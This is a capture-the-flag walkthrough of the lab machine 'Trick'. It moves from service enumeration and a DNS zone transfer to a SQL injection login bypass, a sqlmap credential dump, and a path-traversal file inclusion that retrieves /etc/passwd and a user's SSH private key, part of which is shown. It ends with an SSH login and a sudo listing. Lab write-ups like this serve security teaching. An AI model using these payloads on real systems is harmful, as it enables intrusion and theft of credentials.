1.0 RECONNAISSANCE

1.1 Port Scanning

1.1.1 Port 22

Discover the version of OpenSSH 7.9p1 and the host OS is Debian 10.

```
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC5Rh57OmAndXFukHce0Tr4BL8CWC8yACwWdu8VZcBPGuMUH8VkvzqseeC8MYxt5SPL1aJm
AsZSgOUreAJNlYNBBKjMoFwyDdArWhqDThlgBf6aqwqMRo3XWIcbQOBkrisgqcPnRKlwh+vqArsj5OAZaUq8zs7Q3elE6HrDnj77
9JHCc5eba+DR+Cqk1u4JxfC6mGsaNMAXoaRKsAYlwf4Yjhonl6A6MkWszz7t9q5r2bImuYAC0cvgiHJdgLcr0WJh+lV8YIkPyya1
vJFp1gN4Pg7I6CmMaiWSMgSem5aVlKmrLMX10MWhewnyuH2ekMFXUKJ8wv4DgifiAIvd6AGR
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAoXvyMKuWhQvWx52EFXK9ytX/pGmjZptG8Kb+DOgKcGeBgG
PKX3ZpryuGR44av0WnKP0gnRLWk7UCbqY3mxXU0=
|   256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGY1WZWn9xuvXhfxFFm82J9eRGNYJ9NnfzECUm0faUXm
```

1.1.2 Port 25

Discover this port and might be SMTP services.

```
25/tcp open  smtp?   syn-ack ttl 63
|_smtp-commands: Couldn't establish connection on port 25
```

1.1.3 Port 53

Discover the version of ISC BIND 9.11.5-P4-5.1

```
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
```

1.1.4 Port 80

Discover the version of web server is Nginx 1.14.2.

```
80/tcp open  http    syn-ack ttl 63 nginx 1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.14.2
```

1.2 Port 25 Enumeration

1.2.1 Netcat connection

We can refer to blog and connect via Netcat. Discover a local domain name. Tested and not leaking email address or the ESMTP version used.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Trick/target-items$ nc -v 10.129.190.189 25
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Connected to 10.129.190.189:25.
220 debian.localdomain ESMTP Postfix (Debian/GNU)
EHLO all
250-debian.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
```

1.2.2 Metasploit Module

Brute force user's module, settings and result. Below discovered users seem like false positive.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 10.129.190.189
RHOSTS => 10.129.190.189
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 10.129.190.189:25     - 10.129.190.189:25 Banner: 220 debian.localdomain ESMTP Postfix (Debian/GNU)
[+] 10.129.190.189:25     - 10.129.190.189:25 Users found: , _apt, avahi, backup, bin, colord, daemon, dnsmasq, games, geoclue, gna
ts, hplip, irc, list, lp, mail, man, messagebus, mysql, news, nobody, postfix, postmaster, proxy, pulse, rtkit, saned, speech-dispa
tcher, sshd, sync, sys, systemd-coredump, systemd-network, systemd-resolve, systemd-timesync, tss, usbmux, uucp, www-data
[*] 10.129.190.189:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /home/sodanew/Documents/HTB/Machine/Linux/Trick/target-items/words.txt
USER_FILE => /home/sodanew/Documents/HTB/Machine/Linux/Trick/target-items/words.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                       Required  Description
   ----       ---------------                       --------  -----------
   RHOSTS     10.129.190.189                        yes       The target host(s), see https://github.com/rapid7/metasploit-frame
                                                              work/wiki/Using-Metasploit
   RPORT      25                                    yes       The target port (TCP)
   THREADS    1                                     yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                  yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /home/sodanew/Documents/HTB/Machine/L yes       The file that contains a list of probable users accounts.
              inux/Trick/target-items/words.txt

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 10.129.190.189:25     - 10.129.190.189:25 Banner: 220 debian.localdomain ESMTP Postfix (Debian/GNU)
[*] 10.129.190.189:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

1.3 DNS Enumeration

1.3.1 Domain name

By refer to blog and try to do some basic DNS enumeration. Discover a domain name. We add it in '/etc/hosts' file.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Trick$ dnsrecon -r 127.0.0.0/24 -n 10.129.190.189
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+]      PTR localhost 127.0.0.1
[+] 1 Records Found
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Trick$ dnsrecon -r 127.0.1.0/24 -n 10.129.190.189
[*] Performing Reverse Lookup from 127.0.1.0 to 127.0.1.255
[+] 0 Records Found
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Trick$ dnsrecon -r 10.129.190.189/24 -n 10.129.190.189
[*] Performing Reverse Lookup from 10.129.190.0 to 10.129.190.255
[+]      PTR trick.htb 10.129.190.189
[+] 1 Records Found
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Trick$
```

1.3.2 Subdomain

Obtain zone transfer info and the new subdomain. We add it into '/etc/hosts' file as well.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Trick$ dig axfr @10.129.190.189 trick.htb

; <<>> DiG 9.18.1-1-Debian <<>> axfr @10.129.190.189 trick.htb
; (1 server found)
;; global options: +cmd
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.              604800  IN      NS      trick.htb.
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1
preprod-payroll.trick.htb. 604800 IN    CNAME   trick.htb.
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 255 msec
;; SERVER: 10.129.190.189#53(10.129.190.189) (TCP)
;; WHEN: Sun Jun 19 20:28:35 +08 2022
;; XFR size: 6 records (messages 1, bytes 231)
```

1.4 Web Enumeration on TRICK.HTB

1.4.1 Home Page


Discover common template page. We not getting any info.

```
    <!-- to get an API token!-->
    <form id="contactForm" data-sb-form-api-token="API_TOKEN">
        <!-- Email address input-->
        <div class="row input-group-newsletter">
            <div class="col"><input class="form-control" id="email" type="email" placeholder="Enter email address..." aria-label="Enter email address..." data-sb-validations="required,email" /></div>
            <div class="col-auto"><button class="btn btn-primary disabled" id="submitButton" type="submit">Notify Me!</button></div>
        </div>
        <div class="invalid-feedback mt-2" data-sb-feedback="email:required">An email is required.</div>
        <div class="invalid-feedback mt-2" data-sb-feedback="email:email">Email is not valid.</div>
        <!-- Submit success message--->
        <!---->
        <!-- This is what your users will see when the form-->
        <!-- has successfully submitted-->
        <div class="d-none" id="submitSuccessMessage">
            <div class="text-center mb-3 mt-2">
                <div class="fw-bolder">Form submission successful!</div>
                To activate this form, sign up at
                <br />
                <a href="https://startbootstrap.com/solution/contact-forms">https://startbootstrap.com/solution/contact-forms</a>
            </div>
        </div>
        <!-- Submit error message-->
        <!---->
        <!-- This is what your users will see when there is-->
        <!-- an error submitting the form-->
        <div class="d-none" id="submitErrorMessage"><div class="text-center text-danger mb-3 mt-2">Error sending message!</div></div>
    </form>
```


1.5 Web Enumeration of PREPORD-PAYROLL subdomain

1.5.1 Home Page

Discover login page via browser access and the PHP extension.



Submit random credential to login page. We get unknown response from the server with '3'.



Request


```
POST /ajax.php?action=login HTTP/1.1
Host: preprod-payroll.trick.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 29
Origin: http://preprod-payroll.trick.htb
Connection: close
Referer: http://preprod-payroll.trick.htb/login.php
Cookie: PHPSESSID=i9eh5nq0tvii82k4ec967tpoim
Sec-GPC: 1

username=admin&password=admin
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sun, 19 Jun 2022 12:42:59 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1

3
```


1.5.2 SQL Injection

Try to SQLi on the login page. Discover path disclosure. Which mean possible we can make us of this vulnerability.




Insert below input to username field. This time we get return 1 code. Looks like this is return success code.

```
admin' OR '1'='1'#
```



1.5.3 Authentication Bypass

Bypassed the authentication by SQLi and we successfully login as Administrator. After going through the whole application dint leak any useful information. We can continue on with the sqlmap tool.



1.6 SQLMap Enumeration

1.6.1 Databases

Discover all the databases and the backend is MySQL.

```
[21:18:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[21:18:53] [INFO] fetching database names
[21:18:53] [INFO] fetching number of databases
[21:18:53] [INFO] retrieved: 2
[21:18:59] [INFO] retrieved: information_schema
[21:21:39] [INFO] retrieved: payroll_db
available databases [2]:
[*] information_schema
[*] payroll_db

[21:23:19] [INFO] fetched data logged to text files under '/home/sodanew/.local/share/sqlmap/output/preprod-payroll.trick.htb'

[*] ending @ 21:23:19 /2022-06-19/
```

1.6.2 Users Credentials

Dump data from users table of payroll DB.

```
Database: payroll_db
Table: users
[1 entry]
+----+-----------+--------------+------+---------+---------+----------------------+------------+
| id | doctor_id | name         | type | address | contact | password             | username   |
+----+-----------+--------------+------+---------+---------+----------------------+------------+
| 1  | 0         | Administrator | 1    | <blank> | <blank> | SuperGucciRainbowCake | Enemigosss |
+----+-----------+--------------+------+---------+---------+----------------------+------------+

[22:24:46] [INFO] table 'payroll_db.users' dumped to CSV file '/home/sodanew/.local/share/sqlmap/output/preprod-payroll.trick.htb/d
ump/payroll_db/users.csv'
[22:24:46] [INFO] fetched data logged to text files under '/home/sodanew/.local/share/sqlmap/output/preprod-payroll.trick.htb'

[*] ending @ 22:24:46 /2022-06-19/
```

1.6.3 Current User Privileges

Discover that our current user is ‘remo@localhost’ and we have FILE privileges. Which mean we can read or write file permission on the server machine.

```
web application technology: Nginx 1.14.2
back-end DBMS: MySQL 5 (MariaDB fork)
current user: 'remo@localhost'
database management system users privileges:
[*] %remo% [1]:
    privilege: FILE
```

1.6.4 Nginx Site Available File

Discover a new subdomain of 'preprod-marketing'. We are also able to see the '/var/www/html' and '/var/www/market' directory. And I have no idea on why I can't get full content of the '/etc/nginx/sites-available/default' file.

```
└─$ cat _etc_nginx_sites-available_default
server {
        listen 80 default_server;
        listen [::]:80 default_server;
        server_name trick.htb;
        root /var/www/html;

        index index.html index.htm index.nginx-debian.html;

        server_name _;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
}


server {
        listen 80;
        listen [::]:80;

        server_name preprod-marketing.trick.htb;

        root /var/www/market;
        index index.php;
```

1.6.5 Market Index Page

Read file of '/var/www/market/index.php'. Discover that we can try to LFI via the $file variable.

```
└─$ cat _var_www_market_index.php
<?php
$file = $_GET['page'];

if(!isset($file) || ($file=="index.php")) {
   include("/var/www/market/home.html");
}
else{
        include("/var/www/market/".str_replace("../","",$file));
}
?>
```

1.7 Web Enumeration on PREPORD-MARKETING subdomain


1.7.1 Directory Fuzz

Discover common 'index.php'.

```
 :: Method           : GET
 :: URL              : http://preprod-marketing.trick.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .php
 :: Output file      : ./web-dir/preprod-marketing-trick-htb-get.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 6

index.php               [Status: 200, Size: 9660, Words: 3007, Lines: 179, Duration: 256ms]
:: Progress: [40952/40952] :: Job [1/1] :: 157 req/sec :: Duration: [0:05:26] :: Errors: 103 ::
```

1.7.2 Home Page


Access to the subdomain and discover a common web app. We can see the page parameter.



1.8 LFI Enumeration

1.8.1 Users File on Victim machine

As we previously found the page parameter is vuln to LFI. We can try to bypass it and successful get the '/etc/passwd' file.



1.8.2 Console users on machine

Found that 'michael' user and the home directory.

```
┌──(sodanew㉿kali)-[~/…/Machine/Linux/Trick/target-items]
└─$ cat etc_passwd.md | grep sh$
root:x:0:0:root:/root:/bin/bash
michael:x:1001:1001::/home/michael:/bin/bash
```

1.8.3 Michael SSH Key

Guessing there is a SSH key and We can get the SSH key of micheal via LFI.

Not secure | view-source:preprod-marketing.trick.htb/index.php?page=....//....//....//home/michael/.ssh/id_rsa

HexEdit WPScan

Line wrap


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAwI9YLFRKT6JFTSqPt2/+7mgg5HpSwzHZwu95Nqh1Gu4+9P+ohLtz
c4jtky6wYGzlxKHg/Q5ehozs9TgNWPVKh+j92WdCNPvdzaQqYKxw4Fwd3K7F4JsnZaJk2G
YQ2re/gTrNElMAqURSCVydx/UvGCNT9dwQ4zna4sxIZF4HpwRt1T74wioqIX3EAYCCZcf+
4gAYBhUQTYeJlYpDVfbbRH2yD73x7NcICp5iIYrdS455nARJtPHYkO9eobmyamyNDgAia/
Ukn75SroKGUMdiJHnd+m1jW5mGotQRxkATWMY5qFOiKglnws/jgdxpDV9K3iDTPWXFwtK4
1kC+t4a8sQAAA8hzFJk2cxSZNgAAAAdzc2gtcnNhAAABAQDAj1gsVEpPokVNKo+3b/7uaC
DkelLDMdnC73k2qHUa7j70/6iEu3NziO2TLrBgbOXEoeD9Dl6GjOz1OA1Y9UqH6P3ZZ0I0
+93NpCpgrHDgXB3crsXgmydlomTYZhDat7+BOs0SUwCpRFIJXJ3H9S8YI1P13BDjOdrizE
hkXgenBG3VPvjCKiohfcQBgIJlx/7iABgGFRBNh4mVikNV9ttEfbIPvfHs1wgKnmIhit1L
jnmcBEm08diQ716hubJqbI0OACJr9SSfvlKugoZQx2Iked36bWNbmYai1BHGQBNYxjmoU6
IqCWfCz+OB3GkNX0reINM9ZcXC0rjWQL63hryxAAAAAwEAAQAAAQASAVVNT9Ri/dldDc3C
aUZ9JE9u/cEfX1ntUEcVNUs96WkZn44vWxTAiN0uEf+IBKa3bCuNffn4ulSt2T/mOYlmi/
```


We can also use this LFI flaw to obtain file we want as well.

2.0 INITIAL FOOTHOLD

2.1 SSH Login

SSH login via the SSH key and we successful logged to the victim machine. Current user under ‘security’ group on the machine.

```
└─$ ssh -i michael_id michael@trick.htb
The authenticity of host 'trick.htb (10.10.11.166)' can't be established.
ED25519 key fingerprint is SHA256:CUKzxire1i5wxTO1zNuBswEtE0u/RyyjZ+v07fOUuYY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'trick.htb' (ED25519) to the list of known hosts.
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jun 30 08:11:02 2022 from 10.10.14.50
michael@trick:~$ whoami
michael
michael@trick:~$ id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
michael@trick:~$
```

2.2 Sudo Permission

Discover that we can run fail2ban restart as root.

```
michael@trick:/etc/fail2ban/action.d$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
```

